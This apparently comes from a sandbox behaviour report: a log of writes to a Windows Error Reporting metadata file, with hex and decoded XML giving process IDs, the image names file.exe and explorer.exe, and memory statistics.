C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 39 00 34 00 34 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>19447</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 31 00 37 00 39 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>101179392</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 31 00 37 00 31 00 32 00 30 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>101171200</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1606	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 37 00 37 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3777</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1680	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1684	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1690	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 38 00 35 00 33 00 32 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>12853248</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1798	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 38 00 34 00 39 00 31 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>1284915 2</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>180744</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 35 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>180576</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>73728</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>73376</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 38 00 37 00 30 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4808704</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 31 00 36 00 38 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4816896</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 38 00 37 00 30 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4808704</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 39 00 31 00 31 00 36 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7191166</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 31 00 36 00 33 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>61634</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DA8497A	unknown
